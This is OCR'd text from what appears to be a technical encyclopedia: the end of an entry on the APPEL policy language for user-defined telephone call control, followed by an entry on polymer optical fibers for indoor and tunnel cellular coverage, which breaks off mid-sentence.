One aim is to allow end users (subscribers) to define policies for how they wish their calls to be handled. Another aim is to allow system administrators to define higher-level policies for handling policy conflicts. Although several existing policy languages might have been suitable, applications like call control require a different approach. Handling conflicts in call policies also requires different solutions. A policy language has been defined for call control to overcome the limitations of existing languages.

The focus on call control is distinctive. It places different demands on a policy system, and of course it requires specialized support in a communications setting. The policy language for call control falls into the general category termed ECA (event-condition-action). However the events, conditions, and actions that arise in call control are completely different from, say, those required in network management.

Ideally a policy language should be capable of specialization for various application domains. This is true of only some existing languages. Although a language for call control has been developed, the core of the language is separate and can be adapted for other uses. Even when used for call control, the language is largely independent of the underlying communications system. A policy language should ideally have a form that is readily parsed by many tools. XML is widely employed for structured information, but is used by only a few policy languages.


In systems management, a useful distinction can often be made between the subject of a policy (that performs an action) and the target of a policy (that is acted upon). A number of policy languages such as Ponder reflect this. In call control, the nature of subject and target becomes unclear. It can be argued that the subject is the caller, the call, or the network, while the target is the callee, the call, or the network.

In many application domains, the entities involved in policies are fairly static and predictable. This does not apply to call control, where any user (previously unknown) may call any other user. As a result, call control introduces a much more dynamic set of policies. In addition, policies may be introduced by the underlying networks as well as the call parties. Call control is more likely to lead to policy conflict because very many users with unpredictable policies may wish to communicate. Conflict handling needs to be meaningful to ordinary end users.

Most policy languages require specialized technical expertise, being designed for programmers or technicians. In contrast, policies for call control must be accessible to the ordinary subscriber. This presents a major challenge, because the policy language and the supporting policy system must be usable by non-technical people. Communication is global, so policy support must also be truly international—specifically, multilingual.

Many policy languages support modal or deontic aspects that deal with time, obligation, and so forth. In the OPI language (Barbuceanu, Gray, & Mankovskii, 1998), these are obligation, permission, and interdiction. Ponder has obligation, authorization, and refrain policies. Obligation and interdiction apply to the subject, while permission applies to the target. Since the notions of subject and target do not map so readily to call

Figure 1. Generic policy system architecture (From Turner et al., 2006)



control, these modalities need some rethinking for call control. Furthermore, obligations placed on end users have limited value since they cannot be enforced.

System Architecture

A generic policy system architecture is shown in Figure 1. The policy system may be distributed as required. It is also easy to replicate the components for resilience or load sharing. For example an organization might use an external policy server, might have a single policy server that manages multiple departments, or might have one policy server per department. Since the interfaces are logical ones, the components may be on separate physical systems or might share the same equipment. All the code is written in Java, so multi-platform operation is possible.

The policy server is the heart of the system. The server retrieves and enforces policies, detecting and resolving policy conflicts. A policy wizard provides a user-friendly, natural language interface to the policy system. Apart from defining and editing policies, the wizard also supports policy templates, voice clips, and a simple interface to presence and availability. Policy information is held in a policy store that includes regular policies, resolution policies, and user profiles. The system interface notifies the policy system of significant events in the system being managed, and performs the actions dictated by the policy system. The context system provides the policy system with contextual information that may influence policies. For example, this might identify a call party's availability and capabilities.

The policy server is triggered by external events, mostly from the system interface, but also from the context system. The event interface provides information in a domain-independent format. For example, the system interface may notify the policy server of an incoming call. The policy server retrieves the policies that govern the event. These are checked for conflict using the resolution policies that apply in this context (Blair & Turner, 2005). Typically, resolution policies are defined by an administrator for groups of users (e.g., a department). However, they may also be defined by individuals or related organizations (e.g., the provider of a telephone service). If no conflicts exist among the actions proposed by the policies, these actions are sent to the system interface for execution. If conflicts exist, the resolution policies dictate which actions should occur.

Internally, policies are XML documents defined by a schema. Although policy documents are text files, they are editable only by specialists. The policy wizard therefore exists to present and edit policies in a user-friendly manner. This is particularly important when dealing with end users such as subscribers. The policy wizard is Web-based. Apart from the familiarity of a Web interface, this has the advantage that policies may be modified from anywhere. A user away from the office, for example, may remotely log into the policy system and change how calls are handled (e.g., forward them to the current location, send them to voicemail).

The policy wizard interface shows policies in structured natural language. This was deemed to be the most appropriate way of interacting with end users. Because of the international nature of computing, the policy wizard was designed to be multilingual. Currently, it supports English, French, and German, but is readily extended for many other languages. The wizard also supports variants on the languages, for example, American English and British English.

Policy Language

Policies for a variety of systems are expressed in the language APPEL (ACCENT Project Policy Language Environment/Language). APPEL is specified in Reiff-Marganiec, Turner, and Blair (2005). APPEL is a family of policy languages with a common core. The core language provides a structure for policies without commitment to any particular application. The core language is specialized for each domain by defining its particular triggers, conditions, and actions. At present two APPEL derivatives have been defined, one for call control and one for call conflict resolution. Others are currently under development.

Unlike many policy languages, APPEL is designed to support end users rather than technicians or administrators. This has significantly influenced the design of the language, for example, it is closer to natural language than to programming. The motivation was to ensure that policies can be formulated and understood by ordinary users. The end user defines and edits policies in structured natural language, and does not see the APPEL representation.

A policy document defines one or more policy rules. The applicability of a rule depends on a number of factors such as whether it is activated or its period of validity. A rule body contains an optional trigger, an optional condition, and a compulsory action. Triggers are caused by external events from the system interface or the context system. A triggered rule must have its conditions satisfied for it to execute.

As an example, suppose Anne wishes to be called both at the office and at home. Incoming calls to the office are therefore also forked her home address, that is, both are tried. The policy wizard renders this as follows in English: "when I am called, fork the call to anne@home.com." In simplified XML form, APPEL represents this as:

```
<policy owner="anne@univ.edu"
applies_to="anne@univ.edu"
id="Fork incoming calls" enabled="true"
changed="2005-12-24T11:20:05">
<policy_rule>
<trigger>connect_incoming
<action arg1="anne@home.com">fork_to(arg1)
```

As another example, when a call is disconnected the user would normally be considered free for further calls. Anne prefers to stipulate explicitly when she is free, so on call disconnection she notes herself as still busy (her availability is void). The policy wizard renders this as follows in English: "when the call is hung up, note I am busy." In simplified XML form, APPEL represents this as:

```
<policy owner="anne@univ.edu"
applies_to="anne@univ.edu"
id="Still Unavailable After Call" enabled="true"
changed="2005-12-24T13:18:01">
<preference>prefer
<policy_rule>
<trigger>disconnect<action arg1="">note_availability(arg1)
```

FUTURE TRENDS

Call control is a new application of policy-based management. It is likely that other policy approaches will be adapted for this domain. A policy-based approach has been demonstrated to be usable and scalable for this kind of application. The policy system has been demonstrated in conjunction with a variety of communications systems, including the public switched telephone network, private branch exchanges, cell phones, wireless personal digital assistants, and e-mail servers.

Traditional call control, especially using features, is likely to be gradually replaced by policy-based control (Dini et al., 2004). This does not need to be a revolution: Features and policies can exist side-by-side. However, policies offer much greater flexibility to the user, the network operator, and the developer. There is therefore likely to be strong interest in moving toward policies for call control.

CONCLUSION

It has been seen how call control has evolved from the first days of telephony. Basic telephone calls have been enhanced by features that offer the user more advanced forms of call management. This trend has been continued by allowing users to define policies for managing calls, particularly in the context of modern communications systems. Increasingly, users are "always connected": they may be called at any time, in any place, on any device. Policies will be vital in allowing users to take control of this situation.

KEY TERMS

Basic Call: The elementary functionality of a call that allows it to be initiated and terminated.

Call: A session for communication, usually between two users for voice but potentially among more users and for multimedia data.

Call Control: The functions that deal with initiation, modification, and termination of calls.

Event-Condition-Action: A style of policy that specifies the action to be performed when some event occurs under some condition.

eXtensible Markup Language (XML): A widely used and standardized notation for representing structured data.

Feature: A self-contained unit of functionality used to extend the basic call.

Feature Interaction: A clash among the actions dictated by independent features.

Policy: A high-level statement of what actions are permitted under what conditions.

Policy Conflict: A clash among the actions dictated by independent policies.

Policy Language: The computer-readable language in which policies are formulated.

Policy System: A computerized system that supports the definition and enforcement of policies.

Polymer Optical Fibers (POF) Applications for Indoor Cell Coverage Transmission Infrastructure

Spiros Louvros
Technological Educational Institute of Messologi, Greece


Athanassios C. Iossifides
Maintenance Department, Northern Greece Maintenance Division, Greece

INTRODUCTION

The role of transmission network design is diverse. Basically, it includes the preparation of transmission solutions for access and core (backbone) transmission networks. In the design of a transmission network, the engineer must have knowledge about existing transmission products and also operator budget analysis. For this reason, the transmission engineer might also act in early discussions with an operator and, in that case, support the marketing unit with technical competence within the area of transmission. In GSM/GPRS networks the user traffic is circuit switched through the GSM network and the signaling messages (including SMS) are transported on dedicated circuits, while the packet traffic is packet switched through the GPRS infrastructure. One of the most important parameters to consider is the design of GSM/PRS networks is the access radio topology. The network topology selection is an evaluation process, which incorporates business strategy, investment costs, technology roadmap, network redundancy and robustness, network evolution path, and the migration strategy from the current network to the planned target network. The topology selection produces a preferred network topology plan for the target network. The topology provides information about the network such as node/site location, geographical information, existing network infrastructure, and capacity, new node/site to be added, and new network configuration, such as new hub sites. The information contained in the topology plan allows the radio transmission network planner to formulate an expansion strategy to meet future cellular network growth (Figure 1).

Cell plan is a graphical representation of the network which simply looks like a cell pattern on a map. However, there is a lot of work behind it, regarding the correct geographical position of the site, the antenna parameters and types, the dimensioning analysis regarding the offered and designed capacity and interference predictions. Such planning needs computer-aided analysis tools for radio propagation studies, for example, planning tools like TEMS CellPlanner Universal or NetHawk analyzer.

Figure 1. Radio access network for cell planning



Topology evaluation means the choice of the best structure of the network to satisfy the transmission robustness of the network. Robustness guarantees that the network will have a minimum risk of failure and hence a minimum loss of revenue. Robustness needs to be established at an optimal price-performance level. There are various topologies that are generally adopted for the development of a transmission network. The following topologies are commonly considered (Figure 2):


- Chain
- Ring
- Star
- Tree

The preferred and selected topology may be uniform across the network; however, it also may vary in different parts of the network. Different topologies could be selected to satisfy different criteria but which are the most appropriate for the regions served by the network. A special case is the indoor coverage and urban areas like city centers where the mobile handset densities and usage is high. The topology chosen may need to exhibit a high reliability or availability and be highly robust.

Since most of the operators do not own an access network during the cell planning and expansion phase, the best choice normally is to build the access network based on leased line or microwave links. A common approach is to order leased lines (LL) in the access network.

Microwave links suitable for a mobile network have transmission capacities in the range from 2 Mbit/s up to 34 Mbit/s when concentrators/multiplexers are used to save resources in long distance transmission (Louvros, 2000). The working frequency of the digital radio will set an upper limit to the maximum hop distance and will therefore determine the number of repeaters needed for a certain distance. Special long haul radios are available at working frequencies from 2 GHz and above. Typically, distances between repeaters are 40 km in the suburban or rural areas, best suited for use in the backbone network. In the access network, working with shorter distances, the working frequencies are available from 15 GHz and above. The performance and the reliability of the systems will depend on local parameters such as rain, terrain, and so forth. Microwave systems are installed quickly provided that the civil works, such as buildings and towers, are finished in advance and the advantages are high performance, high reliability, flexible haul distances, and fast installation lead times. However, for indoor applications and special cases (like tunnel coverage or underground coverage), the advantages of microwave links are not important. In these cases, only coaxial wires or optical fibers are the proposed solution. The investment in fiber infrastructure can be viewed as future-proof since it allows for easy capacity upgrading. Installation lead times are very much dependent on the existing infrastructure as well as the indoor architecture. The performance and reliability will depend on the chosen equipment, but they generally meet the specific requirements well. Furthermore, the attenuation in the fiber, which is hardware dependent, in coordination with the indoor buildings size will determine the number of repeaters needed for a certain distance. Polymer optical fiber (POF) is a promising candidate for optical cabling

Figure 2. The different transmission topologies



infrastructure due to its low price, large cross section area, easy connectorization/coupling with optical source, and simple use (Daum, Krauser, Zamzow, & Ziemann, 2002). Moreover, the newest POF models, based on simulations and experimental results (Louvros, Iossifides, Economou, Karagiannidis, Kotsopoulos, & Zevgolis, 2004) prove that the supported transmission rates for short distant applications as indoor expansions are providing a high rate transmission network (papers on POF). The chapter is developed in two sections. In the first section, POF technical details are exposed and a summary of environmental influences on POF transmission reliability is presented, to introduce the reader with the appropriate background on POF technology. In the second section, a description of indoor cell coverage, based on POF optical transmission network, is presented and explained with also a special case of tunnel coverage as an ultimate cost effective solution.

POF CHARACTERISTICS

Technical Details

POF is a promising short range distance optical fiber candidate with certain advantages (Louvros, Iossifides, Karaboulas, & Kotsopoulos, 2003):

- **Large fiber cross-section area**, core to cladding ratio 980/1000 μm. Due to the large fiber cross-section the positioning of POF at the transmitter or receiver presents no great technical problem in contrast to glass optical fiber.
- **Relative immunity to dust.** Particularly in industrial environments, where dust is a major problem during construction, the large fiber diameter proves to be an advantage. If dust gets into the fiber end face, it affects the input and output optical power in every case. But with POF, minor contamination does not necessarily result in failure of the transmission route. For this reason POF can readily be connected on site in an industrial environment.
- **Simple use (great resistance to mechanical damage).** The 1 mm thick optical fiber is easier to handle reducing to less problematic handling during installation and applications. Bending is not a serious problem and flexibility is increased. In contrast to glass fibers where bending tends to break glass and attenuation is considerably increased.
- **Low cost.** According to previous statements, the components for connection to transmitters and receivers are relatively economical. The uncomplicated processing of the end phases can be performed in extremely cost effective ways, especially after assembling in the field

However, there are certain disadvantages, considering the most common applications of optical fibers:

- **Optical attenuation.** Attenuation of plastic components consisting of POF is extremely large, resulting in short distance applications in telecommunications and industry (Daum, Brockmayer, & Goehlich, 1993).
- **Low supported data rate.** Due to large core cross-section area, a lot of modes are supported during transmission resulting in a considerable time dispersion. As a result, data rate is considerably reduced (Gunther, 2000)
- **Low bandwidth-distance product.** Considerable data rate for telecommunications and industrial applications are achieved for short distance connections (<500 m).

The plastic materials used in POF are polycarbonate core material (PC), polystyrene core material (PS), polymethylmetacrylate core material (PMMA), and Fluropolymers for cladding materials. These materials have different optical windows for low attenuation applications, according to Table 1.

Environmental Influence on POF's Reliable Transmission

Bending Sensitivity

In indoor applications, repeated bending, following the internal building architecture and corners, is perhaps the most commonly occurring kind of stress leading into the reliability problem of optical transmission. Mechanical stress, resulting from repeated bending, differs for different materials as polymer or glass, but it shows a general characteristic pattern. When following the indoor building architecture, bending is experienced as a cyclic shape and the degree of the stress is radius dependent. Different experiments on POF bending

Table 1. Optical window for different materials

MATERIAL	Refractive core index n	optical attenuation
PMMA	1.49	70-100 dB/km at 570 nm 125-150 dB/km at 650 nm
PC	1.58	700 dB/km at 580 nm 600 dB/km at 765 nm
PS	1.59	90 dB/km at 580 nm 70 dB/km at 670 nm

have been performed (Daum et al., 1993) measuring the impact of bending on transmission rates, proving finally that repeated bending stress with varying values for the bending radius, at room temperature and extremely low temperatures (rooms where transmission materials are located with air-conditioning machines) has no immediate effect on the transmission compared to the unstressed state. However, regarding the durability of the cable (Daum et al., 1993), it has been proven that, independently of the bending radius and of the temperature, after a certain number of repeated bendings, there is a rapid grade of transmission signal deterioration in the optical transmission and definitive component al shape.

Torsion

Another important mechanical parameter during indoor installation inside a building is the twist of the POF cable when changing floors or rooms. For the investigation of optical transmission under torsion stress, possibly in combination with climatic stress, several tests have been performed in laboratory (Levin, Baran, Lavrova, Zubkov, Poisel, & Klein, 1999). Of course the number of twists during installation can be considered discrete and small resulting in nonserious effects on transmission bit rates. Indeed after tests it has been proven that serious transmission degradation due to material twist occurs at almost 2500 continuous twists, a condition that never happens in indoor planning. As a consequence, torsion is not so important for indoor cell planning POF applications. It is however important to state that this torsion effect on glass fibers is more important producing the same degradation effect for fewer consecutive twists, thus proving the superiority of polymer fiber for indoor planning.

Impact Strength

When planning indoor cellular networks, the transmission media are either deployed in the floor edges or in the ceiling edges inside special shielding materials. However, there is always a possibility that fibers are going to be subjected to stress in the form of impact with unexpected effects on transmission rates and fiber functionality. Again from experimental tests in laboratory it has been proven that the effect on the fiber is crucial as the height of impact is greater and as the weight to impact the fiber is heavier. The impact sensitivity of polymer material under the same conditions in laboratory has been proven to be better and superior to glass fiber. Moreover, important parameter also is the consecutive number of impacts on the same fiber. Again the experiments have proven that a polymer material experiences severe damages with direct effect on the transmission bit rates with more consecutive impacts than a glass fiber. Thus, the durability and reliability of polymer fiber is greater than glass material, a serious advantage in public in-building coverage where unexpected impacts and crashes might happen.

INDOOR CELL PLANNING

Basic Indoor Planning Principles

In nowadays cellular networks, due to different technologies (GSM, GPRS, EDGE, UMTS, WLAN), interworking in a heterogeneous general network structure and due to several different traffic capacity regions (city centres, train/subway platforms, indoor/in-building dedicated capacity), an overall system network design should be considered. The overall cellular network can be considered of consisting of a unified core subsystem (the so-called soft switch solution)

Figure 3. Unified core network design with attached radio access networks




Figure 4. Multilayer cellular coverage





and several radio access subnetworks attached to the common core (Figure 3).

Especially in the radio access network a multilayer coverage has been provided in order to incorporate all the different scenario of capacity demand like macrocells, microcells, and picocells (Figure 4). One of these scenarios is the indoor pico-cellular coverage which can emerge for several reasons, mainly the capacity and quality. For example, if the in-building coverage is poor from outside cells, leading to bad quality, a solution could be an indoor dedicated cellular network. Buildings generating a high traffic load, such as conference centres and airports, may need in-building systems to take care of the traffic. A different application is the business in-building system with the aim to complement or replace the fixed telephony network.

The aim of in-building cell planning is, as for "traditional" cell planning, to plan for good coverage and capacity, and at the same time interfere as little as possible. The indoor planning can be done either for public in-building cells (shopping centres, train and airport terminals) or business in-building cells (offices). When designing an in-building system, the ambition is to get a symmetric antenna network to provide each single antenna within the system with the same output power. Of course special antenna technology is designed and the power level is very much minimized to satisfy the indoor propagation models. It is desirable to place the antenna somewhere in the middle of the building (using an omnidirectional antenna) to minimize the feeder distance of the antennas. However, there are special occasions where planning is considered better to

Figure 5. Omnidirectional and directional antenna for indoor coverage




place the antenna in the corner of a corridor, providing coverage in a certain floor towards a certain direction (using of course directional in-door antenna). Figure 5 provides the omnidirectional and directional antenna types, while Figure 6 provides the indoor coverage based on these antenna.

Moreover, considering a preparation for any future extension of the indoor transmission system is important, both from a coverage point of view (more available frequencies and antenna pending positions for future expansion) and from a capacity point of view (available pending infrastructure like fiber terminations, optical connectors, and transmission capacity in the building to be provided in advance (Figure 7).

Generally speaking, for an indoor transmission network there are many solutions. Inside a building the antenna transmission and distribution network is very important since the cost of the installation can be optimized regarding the application. The antenna distribution and transmission configurations for in-building applications can be divided into distributed antennas using a coax feeder network, radiating cable, and distributed antennas using a fiber-optical network. Regarding coaxial cabling, the advantage is the use of power splitters/tappers which are passive elements, thus requiring no local power supply facilitating their positioning in every coverage area. Radiating cable may be an alternative to distributed coax antennas in applications like indoor coverage. Its advantage is the continuous providing of RF coverage in a long way, allowing portion of the transmitted signal to radiate along the entire length of the cable. Thus it operates as a

Figure 6. The indoor coverage with several antenna types

Figure 7. Pending optical transmission network



continuous antenna. However, compared to distributed antennas (coaxial), radiating cable is generally a more expensive alternative both in terms of equipment and installation costs.

Antennas Distributed via POF Fiber Optical Network

Telecommunications are of great importance for POF applications, mainly for the transmission network of telecommunications companies (Levin et al., 1999). Some applications are transmission infrastructure for local data networks (LAN: local area networks) connecting companies' computers and databases in the private sector leased lines for digital data communications or in this chapter the transmission infrastructure for cellular planning (Gunther Czepluch, Mader, & Zedler, 2000). The ATM forum has already specified the use of PMMA POF for 155 Mbit/s (Daum et al., 1993) and also in the IEEE 1394 specification (up until now 100 Mbit/s and 200 Mbit/s over 50 m; 400 Mbit/s over 100 m is in preparation). Important is to remember that IEEE 1394 standard is intentionally not fixed to a medium but provides the user with the option of selecting his or her own cable, thus allowing great application potential, especially for POF.

There are different solutions based on fiber-optics that can be used for in-building systems. The main purpose is to overcome losses in long coaxial feeder cables. The major disadvantage of using a fiber-optical network is that each antenna terminal requires local power supply and alarm handling. Note that as the configuration is depicted in Figure 8, an additional fiber-optical antenna requires the installation of two additional transmitter/receiver fibers all the way from the optical interface unit to the location of the antenna, due to the RF-to-optical conversion. Ordinary antennas may, however, be connected to the external antenna terminal on the fiber-optical antenna.

Tunnel Coverage

For tunnel coverage the most dominant solutions are the radiating cable and also the distributive antennae based on optical links. Since for short distances (<500 m) POF can support high data rates, then for GSM coverage up to UMTS, POF could be the optical infrastructure for short tunnels. One way to obtain this is the use of all optical networking with fiber optical repeaters outside and inside the tunnel, according to Figure 9, supposing that the radio base station is physically located near the tunnel. Another approach is the RF repeater together with the fiber optical repeater. This is common in cases where the physical location of the radio base station is far away from the tunnel (>500 m) and as a result, the transmission in the outdoor network is still coaxial or microwave link. The conversion from RF to optical is performed just before the entrance of the tunnel. Inside the tunnel, if the distance to the antenna is more than 500 m, the indoor transmission network is all optical using POF with optical repeaters, as in Figure 10. A more general approach might be a combination of the two predefined methods (Figure 11).

Figure 8. POF optical indoor transmission network overview




Figure 9. All optical transmission network outside and inside tunnels



CONCLUSION

The cellular deployment for indoor applications is a very demanding and very difficult project. It depends always on the specified design. Optical infrastructure is one of the latest indoor in-building solutions for data and telecomm applications (Daum et al., 2002). The available bandwidth, the mechanical behavior, and also the future pending development for available infrastructure defines the optical fibers as the state of the art indoor infrastructure for many in-house and in-building applications. Among the existing fiber technologies polymer optical fibers (POF) are a good candidate since they are easy to install, they support good bit rates for short distances (appropriate for in-building applications), and they have great resistance into mechanical damages. Moreover, POF could be also the best solution for tunnel coverage since their small

Figure 10. RF outside/POF transmission inside the tunnel



Figure 11. A combination method for tunnel coverage

